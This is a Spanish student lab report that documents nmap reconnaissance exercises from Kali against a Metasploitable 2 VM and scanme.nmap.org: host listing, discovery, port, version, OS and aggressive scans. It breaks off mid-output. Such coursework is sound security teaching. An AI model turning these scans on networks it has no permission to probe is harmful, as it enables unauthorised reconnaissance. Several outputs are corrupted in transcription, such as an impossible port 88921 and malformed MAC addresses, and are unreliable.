


PRACTICA 1- RECONOCIMIENTOS DE RED



HECHO POR: IZAN NAVARRO

IES SERRA PERENXISA

ÍNDICE

| | |
|---|----|
| Ejercicio 1: Sondeo de Lista | 3 |
| Ejercicio 2: Descubrimiento de hosts sin escaneo | 5 |
| Ejercicio 3: Escaneo de puertos y detección de versiones | 7 |
| Ejercicio 4: Uso de NSE para vulnerabilidades..... | 12 |
| Ejercicio 5: Comparativa de herramientas de reconocimiento | 14 |

El objetivo de esta práctica es que el alumno conozca algunas herramientas para reconocimiento en red durante la fase de information gathering.

Tienes que realizar una memoria explicando las tareas realizadas y adjuntando capturas donde creas necesario para documentar la realización de la práctica.

Requisitos para la práctica:

- Máquina atacante Kali Linux
- Máquina servidor Metasploitable 2.0.

*Todas las máquinas en este laboratorio tendrán IP por DHCP y se verán entre ellas al estar en modo puente.

EJERCICIOS

Para realizarlos, debes consultar la ayuda de este documento o la página de manual. La página de manual de nmap se recomienda en inglés porque está actualizada. Si aparece en castellano, desde una shell puedes ejecutar:

```
LANG=en_US.UTF-8 man nmap
```

También puedes cambiar a inglés eligiendo el LANG C

```
LANG=C man nmap
```

Después de esto se te abrirá la página de manual en inglés

Ejercicio 1: Sondeo de Lista

Puedes usar nmap para que simplemente liste por pantalla los hosts que has especificado como objetivo, para comprobar los hosts que vas a escanear pero **sin escanearlos ni descubrirlos**. Esto se realiza con la opción -sL

1. Utilizando esta opción, realiza la comprobación de al menos 3 especificaciones de hosts que se han puesto como ejemplo en la introducción de la práctica, en la sección “Especificación de objetivos”.

Especificación 1 “nmap -sL 172.16.203.0”:

```
(izan㉿kali㉿kali)-[~/Desktop]
$ nmap -sL 192.168.100.25-30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 08:27 EST
Nmap scan report for 192.168.100.25
Nmap scan report for 192.168.100.26
Nmap scan report for 192.168.100.27
Nmap scan report for 192.168.100.28
Nmap scan report for 192.168.100.29
Nmap scan report for 192.168.100.30
Nmap done: 6 IP addresses (0 hosts up) scanned in 0.01 seconds
```

Especificación 2 “nmap -sL 192.168.100.25-30”:

```
(izan㉿kali㉿kali)-[~/Desktop]
$ nmap -sL 192.168.100.25-30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 08:33 EST
Nmap scan report for 192.168.100.25
Nmap scan report for 192.168.100.26
Nmap scan report for 192.168.100.27
Nmap scan report for 192.168.100.28
Nmap scan report for 192.168.100.29
Nmap scan report for 192.168.100.30
Nmap done: 6 IP addresses (0 hosts up) scanned in 0.01 seconds
```

Especificación 3 “nmap -sL scanme.nmap.org 192.168.0.0/8 10.0.0.1,3-7.-“:

```
(izan㉿kali㉿kali)-[~/Desktop]
$ nmap -sL scanme.nmap.org 192.168.0.0/8 10.0.0.1,3-7.-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 08:37 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Nmap scan report for 192.0.0.0
Nmap scan report for 192.0.0.1
Nmap scan report for 192.0.0.2
Nmap scan report for 192.0.0.3
Nmap scan report for 192.0.0.4
Nmap scan report for 192.0.0.5
Nmap scan report for 192.0.0.6
Nmap scan report for 192.0.0.7
Nmap scan report for 192.0.0.8
Nmap scan report for 192.0.0.9
Nmap scan report for 192.0.0.10
Nmap scan report for 192.0.0.11
Nmap scan report for 192.0.0.12
Nmap scan report for 192.0.0.13
Nmap scan report for 192.0.0.14
Nmap scan report for 192.0.0.15
Nmap scan report for 192.0.0.16
Nmap scan report for 192.0.0.17
Nmap scan report for 192.0.0.18
Nmap scan report for 192.0.0.19
Nmap scan report for 192.0.0.20
Nmap scan report for 192.0.0.21
Nmap scan report for 192.0.0.22
Nmap scan report for 192.0.0.23
Nmap scan report for 192.0.0.24
Nmap scan report for 192.0.0.25
Nmap scan report for 192.0.0.26
Nmap scan report for 192.0.0.27
Nmap scan report for 192.0.0.28
Nmap scan report for 192.0.0.29
Nmap scan report for 192.0.0.30
Nmap scan report for 192.0.0.31
Nmap scan report for 192.0.0.32
Nmap scan report for 192.0.0.33
Nmap scan report for 192.0.0.34
```

2. Genera un fichero con varios objetivos, uno por línea y utiliza la opción -sL junto con -iL para que nmap lea la lista de objetivos de este fichero y los muestre por pantalla.

El contenido de mi fichero “objetivos.txt”:

```
GNU nano 8.6
192.168.1.10
192.168.1.20
scanme.nmap.org*
```

El comando y su respuesta:

```
(izan㉿kali-jose) [~/Desktop]
$ nmap -sL -iL objetivos.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 08:40 EST
Nmap scan report for 192.168.1.10
Nmap scan report for 192.168.1.20
Nmap scan report for scanme.nmap.org (45.33.32.156)
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Nmap done: 3 IP addresses (0 hosts up) scanned in 0.01 seconds
```

3. Realiza un ejemplo donde además utilices una exclusión de hosts dentro de uno de los rangos que has especificado, utilizando exclude o excludefile.

Aquí el comando “--exclude” para poder excluir un host dentro de un rango:

```
(izan㉿kali-jose) [~/Desktop]
$ nmap -sL 192.168.1.1-20 --exclude 192.168.1.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 08:42 EST
Nmap scan report for 192.168.1.1
Nmap scan report for 192.168.1.2
Nmap scan report for 192.168.1.3
Nmap scan report for 192.168.1.4
Nmap scan report for 192.168.1.5
Nmap scan report for 192.168.1.6
Nmap scan report for 192.168.1.7
Nmap scan report for 192.168.1.8
Nmap scan report for 192.168.1.9
Nmap scan report for 192.168.1.11
Nmap scan report for 192.168.1.12
Nmap scan report for 192.168.1.13
Nmap scan report for 192.168.1.14
Nmap scan report for 192.168.1.15
Nmap scan report for 192.168.1.16
Nmap scan report for 192.168.1.17
Nmap scan report for 192.168.1.18
Nmap scan report for 192.168.1.19
Nmap scan report for 192.168.1.20
Nmap done: 19 IP addresses (0 hosts up) scanned in 0.02 seconds
```

Ejercicio 2: Descubrimiento de hosts sin escaneo

En este ejercicio realizaremos sólo la fase de descubrimiento de hosts (ping scan) sin realizar el escaneo.

1. Realiza un descubrimiento de hosts en toda la red (sin escaneo de puertos) y saca el resultado en diferentes formatos de salida (opción -o). Puedes probar a sacarlo en XML o en grep, en un fichero (indicando la ruta del fichero) o por salida estándar (indicando -oG - por ejemplo).

Ante la duda consulta siempre la página de manual.

- 1) Primero realizo un descubrimiento de hosts de mi red (192.168.1.0/24):

```
(izan㉿kali-jose) [~/Desktop]
└─$ nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 08:46 EST
Nmap scan report for 192.168.1.1
Host is up (0.0065s latency).
MAC Address: FC:22:F4:59:E7:90 (Zyxel Communications)
Nmap scan report for 192.168.1.143
Host is up (0.081s latency).
MAC Address: 6A:26:DF:BD:B3:8E (Unknown)
Nmap scan report for 192.168.1.179
Host is up (0.23s latency).
MAC Address: E4:75:DC:B3:0C:EA (Arcadyan)
Nmap scan report for 192.168.1.199
Host is up (0.016s latency).
MAC Address: B8:AE:ED:F6:B8:01 (Elitegroup Computer Systems)
Nmap scan report for 192.168.1.215
Host is up (0.11s latency).
MAC Address: 92:9B:C9:6B:59 (Unknown)
Nmap scan report for 192.168.1.216
Host is up (0.020s latency).
MAC Address: 38:60:77:D0:AD:D1 (Pegatron)
Nmap scan report for 192.168.1.217
Host is up (0.019s latency).
MAC Address: 08:00:27:01:40:9B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.219
Host is up (0.24s latency).
MAC Address: B8:16:5F:97:38:5C (LG Innotek)
Nmap scan report for 192.168.1.243
Host is up (0.0012s latency).
MAC Address: 38:CA:73:0F:6B:C2 (Shenzhen MiaoMing Intelligent Technology)
Nmap scan report for 192.168.1.232
Host is up.
Nmap done: 256 IP addresses (10 hosts up) scanned in 3.51 seconds
```

2) Ahora le doy un formato de salida diferente con `-oX` y lo meto en un fichero “resultados.xml”:

```
(izan㉿kali-jose) [~/Desktop]
└─$ nmap -sn 192.168.1.0/24 -oX resultados.xml
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 08:48 EST
Nmap scan report for 192.168.1.1
```

```
GNU nano 8.6
resultados.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmap-report SYSTEM "https://nmap.org/nmap.xsd">
<nmap-report href="file:///usr/share/nmap/nmap.xsl" type="text/xsl"></nmap-report>
<!-- Nmap 7.95 scan initiated Sun Nov 16 08:48:05 2025 as: /usr/lib/nmap/nmap -#45;privileged -sn -oX resultados.xml 192.168.1.0/24 -->
<nmaprun scanner="nmap" args="/usr/lib/nmap/nmap -#45;privileged -sn -oX resultados.xml 192.168.1.0/24" start="1763300885" startstr="Sun Nov 16 08:48:05 2025" version="7.95" xmloutputver="1.0" />
<verbose level="0"/>
<debugging level="0"/>
<host status="up" reason="arp-response" reason_ttl="0">
<address addr="192.168.1.1" addrtype="ipv4"/>
<address addr="FC:22:F4:59:E7:90" addrtype="mac" vendor="Zyxel Communications"/>
<hostnames>
</hostnames>
<times rtt="7003" rttvar="6096" to="100000"/>
</host>
<host status="up" reason="arp-response" reason_ttl="0">
<address addr="192.168.1.143" addrtype="ipv4"/>
<address addr="6A:26:DF:BD:B3:8E" addrtype="mac"/>
<hostnames>
</hostnames>
<times rtt="103491" rttvar="103491" to="517455"/>
</host>
<host status="up" reason="arp-response" reason_ttl="0">
<address addr="192.168.1.179" addrtype="ipv4"/>
<address addr="E4:75:DC:B3:0C:EA" addrtype="mac" vendor="Arcadyan"/>
<hostnames>
</hostnames>
<times rtt="208989" rttvar="208989" to="1044945"/>
</host>
<host status="up" reason="arp-response" reason_ttl="0">
<address addr="192.168.1.196" addrtype="ipv4"/>
<address addr="86:9B:5A:11:09:B" addrtype="mac"/>
<hostnames>
</hostnames>
<times rtt="150914" rttvar="150914" to="754570"/>
```

3) Ahora voy a sacar los datos por salida estándar con el comando “`-oG` –“:

```
(izan㉿kali-jose) [~/Desktop]
└─$ nmap -sn 192.168.1.0/24 -oG -
# Nmap 7.95 scan initiated Sun Nov 16 08:50:13 2025 as: /usr/lib/nmap/nmap --privileged -sn -oG - 192.168.1.0/24
Host: 192.168.1.1 () Status: Up
Host: 192.168.1.143 () Status: Up
Host: 192.168.1.179 () Status: Up
Host: 192.168.1.199 () Status: Up
Host: 192.168.1.216 () Status: Up
Host: 192.168.1.217 () Status: Up
Host: 192.168.1.219 () Status: Up
Host: 192.168.1.222 () Status: Up
Host: 192.168.1.243 () Status: Up
Host: 192.168.1.232 () Status: Up
# Nmap done at Sun Nov 16 08:50:16 2025 -- 256 IP addresses (10 hosts up) scanned in 2.66 seconds
```

Ejercicio 3: Escaneo de puertos y detección de versiones

En este ejercicio realizaremos un escaneo de puertos a la dirección IP de tu máquina virtual metasploitable 2 o a la de un compañero.

- Realiza un escaneo de puertos por defecto a la dirección IP de un metasploitable.

Le realizo un nmap a la ip de host de mi servidor metasplicable:

```
(izan@kali-jose)-[~/Desktop]
$ nmap 192.168.1.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 10:18 EST
Nmap scan report for 192.168.1.217
Host is up (0.019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:01:40:9B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:01:40:9b brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.217/24 brd 192.168.1.255 scope global eth0
        inet6 2a0c:5a87:d500:400:a00:27ff:fe01:409b/64 scope global dynamic
            valid_lft forever preferred_lft forever
        inet6 fe80::a00:27ff:fe01:409b/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

- Realiza un escaneo de puertos por defecto al host scanme.nmap.org que es un servidor de pruebas en Internet con autorización para realizar escaneos

```
(izan@kali-jose) [~/Desktop]
$ nmap scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 10:19 EST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.75% done; ETC: 10:20 (0:00:35 remaining)
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 13.43% done; ETC: 10:20 (0:00:13 remaining)
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 13.43% done; ETC: 10:20 (0:00:13 remaining)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.17s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
25/tcp    filtered smtp
80/tcp    open     http
9929/tcp  open     nping-echo
31337/tcp open     Elite

Nmap done: 1 IP address (1 host up) scanned in 7.32 seconds
```

3. Repite los puntos anteriores, pero con el parámetro `--reason` y compara resultados. ¿Qué realiza este parámetro? Realiza ahora un escaneo de TODOS los puertos posibles a la dirección IP de un metasploitable. Repite después un escaneo con la opción `-F` sin indicar puertos y compara con la salida del punto 1 y con `-F`.

Realiza un escaneo a puertos por defecto o especificando determinados puertos a un metasploitable y al servidor `scanme.nmap.org`, indicando además que intente detectar la versión de los servicios.

1) Repetición pero con “`-- reason`”, el cual se encargará de explicarnos por qué nmap considera un puerto abierto/cerrado:

```
(izan@kali-jose) [~/Desktop]
$ nmap --reason 192.168.1.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 10:22 EST
Nmap scan report for 192.168.1.217
Host is up, received arp-response (0.055s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE    SERVICE          REASON
21/tcp    open     ftp             syn-ack ttl 64
22/tcp    open     ssh             syn-ack ttl 64
23/tcp    open     telnet          syn-ack ttl 64
25/tcp    open     smtp            syn-ack ttl 64
53/tcp    open     domain          syn-ack ttl 64
80/tcp    open     http            syn-ack ttl 64
111/tcp   open     rpcbind         syn-ack ttl 64
139/tcp   open     netbios-ssn     syn-ack ttl 64
445/tcp   open     microsoft-ds   syn-ack ttl 64
512/tcp   open     exec            syn-ack ttl 64
513/tcp   open     login           syn-ack ttl 64
514/tcp   open     shell            syn-ack ttl 64
1099/tcp  open     rmiregistry     syn-ack ttl 64
1524/tcp  open     ingreslock     syn-ack ttl 64
2049/tcp  open     nfs             syn-ack ttl 64
2121/tcp  open     ccproxy-ftp    syn-ack ttl 64
3306/tcp  open     mysql           syn-ack ttl 64
5432/tcp  open     postgresql     syn-ack ttl 64
5900/tcp  open     vnc             syn-ack ttl 64
6000/tcp  open     X11             syn-ack ttl 64
6667/tcp  open     irc             syn-ack ttl 64
8009/tcp  open     ajp13          syn-ack ttl 64
8180/tcp  open     unknown         syn-ack ttl 64

MAC Address: 08:00:27:01:40 (VMware Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.95 seconds
```

2) Escaneo de todos los puertos de la dirección IP de mi servidor metasploitable usando el comando `-p-`:

```
(izan㉿kali-jose)~[~/Desktop]
└─$ nmap -p- 192.168.1.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 10:23 EST
Nmap scan report for 192.168.1.217
Host is up (0.019s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
88921/tcp open  unknown
48197/tcp open  unknown
51595/tcp open  unknown
56518/tcp open  unknown
MAC Address: 08:00:27:01:40:9B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 31.44 seconds
```

3) Comparación con escaneo rápido, este nos muestra una cantidad aproximada de puertos más comunes, pero NO ESCANEA todos los puertos:

```
(izan㉿kali-jose)~[~/Desktop]
└─$ nmap -F 192.168.1.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 10:27 EST
Nmap scan report for 192.168.1.217
Host is up (0.0020s latency).
Not shown: 82 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
8009/tcp open  ajp13
MAC Address: 08:00:27:01:40:9B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

4) Realización de escaneo de puertos añadiendo una detección de versiones de los servicios con el comando “-sV” a la IP del servidor metasploitable por defecto y al servidor scanme.nmap.org:

```
(izan@kali-jose)-[~/Desktop]
$ nmap -sV 192.168.1.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 10:29 EST
Nmap scan report for 192.168.1.217
Host is up (0.020s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login   OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11    (access denied)
6667/tcp  open  irc     UnrealIRCd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:01:40:9B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.33 seconds
```

```
(izan@kali-jose)-[~/Desktop]
$ nmap -sV scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 10:32 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.17s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    filtered  smtp
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open  nping-echo Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.92 seconds
```

4. Repite el punto anterior pero además intentando adivinar el sistema operativo.

Para poder adivinar el S.O añadiremos el comando “-O” dentro de toda la línea de comandos:

```
(izan@kali-jose)-[~/Desktop]
$ nmap -sV -O 192.168.1.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 10:35 EST
Nmap scan report for 192.168.1.217
Host is up (0.017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login   OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11    (access denied)
6667/tcp  open  irc     UnrealIRCd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:01:40:9B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.83 seconds
```

5. Realiza ahora un escaneo a un metasploitable usando sólo el parámetro -A y compara con los resultados del punto anterior. ¿Qué realiza este parámetro?

Al implementar este parámetro dentro del nmap de la ip de nuestro servidor metasploitable este nos mostrará los comandos añadidos en los puntos anteriores (-sV y -O) y además nos mostrará una traceroute y scripts NSE automáticos:

```
(izan@kali-jose)-[~/Desktop]
└$ nmap -A 192.168.1.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 10:36 EST
Nmap scan report for 192.168.1.217
Host is up (0.017s latency).
Nmap shown 92 open/tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.1.232
|   Logged in as anonymous
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsftpd 2.3.4 - secure, fast, stable
|_ End of status
|_ Tls fingerprint: anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cfc:f1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:d3:de:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-dns: TLS randomness does not represent time
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_CBC_CRC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain PIPELINING SIZE 10240000 VRFY ETRN STARTTLS ENHANCEDSTATUSCODES 8BITMIME DSN
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsec:
|   build version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version port/proto service
|   100000 2           111/tcp  rpcbind
|   100000 2           111/udp  rpcbind
|   100003 2,3,4      2049/udp nfs
|   100003 2,3,4      2049/udp nfs
|   100005 1,2,3      37364/udp mountd
|   100005 1,2,3      5195/tcp mountd
|   100021 1,3,4      35854/udp nlockmgr
|   100021 1,3,4      35855/udp nlockmgr
|   100024 1           44564/udp nlockmgr
|_ 100024 1           48197/tcp status
139/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
|_netbios-ssn: enumr netkit-rsh reexec
513/tcp   open  login      22/tcp  ssh
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell  Metasploitable root shell
| netbios-ssn: 22/tcp (RPC #100000)
2121/tcp  open  ProFTPD 1.3.4
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 10
